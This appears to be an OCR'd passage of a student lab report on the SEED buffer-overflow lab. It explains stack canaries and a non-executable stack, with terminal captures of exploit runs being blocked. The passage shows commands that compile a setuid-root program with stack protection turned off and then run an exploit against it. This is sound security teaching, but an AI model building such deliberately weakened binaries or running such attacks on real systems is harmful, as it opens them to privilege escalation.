
Stack Guard implements *"canary"* which place a random integer before the return address and check it when the function return, if isn't the same the program will terminate instantly.




7. Task 4: Non-executable Stack

In this task, we recompile the vulnerable program using the *noexecstack* option and turn off the *address randomization*, and repeat the attack in Task 1

```
# gcc -o stack -fno-stack-protector -z noexecstack stack.c
# chmod 4755 stack
```



The *non-executable* stack only makes it impossible to run shellcode on the stack, but it does not prevent *buffer-overflow* attacks, because there are other ways to run malicious code after exploiting a *buffer-overflow* vulnerability.


BufferOverflowLab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@VM: /home/seed/Desktop/buffer
9:12 PM
root@VM: /home/seed/Desktop/buffer 79x27
[04/08/20]seed@VM:~/.../buffer$ gcc -o exploit exploit.c
[04/08/20]seed@VM:~/.../buffer$ $./exploit
bash: $./exploit: No such file or directory
[04/08/20]seed@VM:~/.../buffer$ $./stack
bash: $./stack: No such file or directory
[04/08/20]seed@VM:~/.../buffer$ ./exploit
[04/08/20]seed@VM:~/.../buffer$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[04/08/20]seed@VM:~/.../buffer$ su root
Password:
root@VM:/home/seed/Desktop/buffer# gcc -o stack -z execstack -fno-stack-protect
or stack.c
root@VM:/home/seed/Desktop/buffer# exit
exit
[04/08/20]seed@VM:~/.../buffer$ su root
Password:
root@VM:/home/seed/Desktop/buffer# gcc -o stack -fno-stack-protector -z noexecs
tack stack.c
root@VM:/home/seed/Desktop/buffer# chmod 4755 stack
root@VM:/home/seed/Desktop/buffer# exit
exit
[04/08/20]seed@VM:~/.../buffer$ gcc -o exploit exploit.c
[04/08/20]seed@VM:~/.../buffer$ ./exploit
[04/08/20]seed@VM:~/.../buffer$ ./stack
Segmentation fault
[04/08/20]seed@VM:~/.../buffer$
Right Ctrl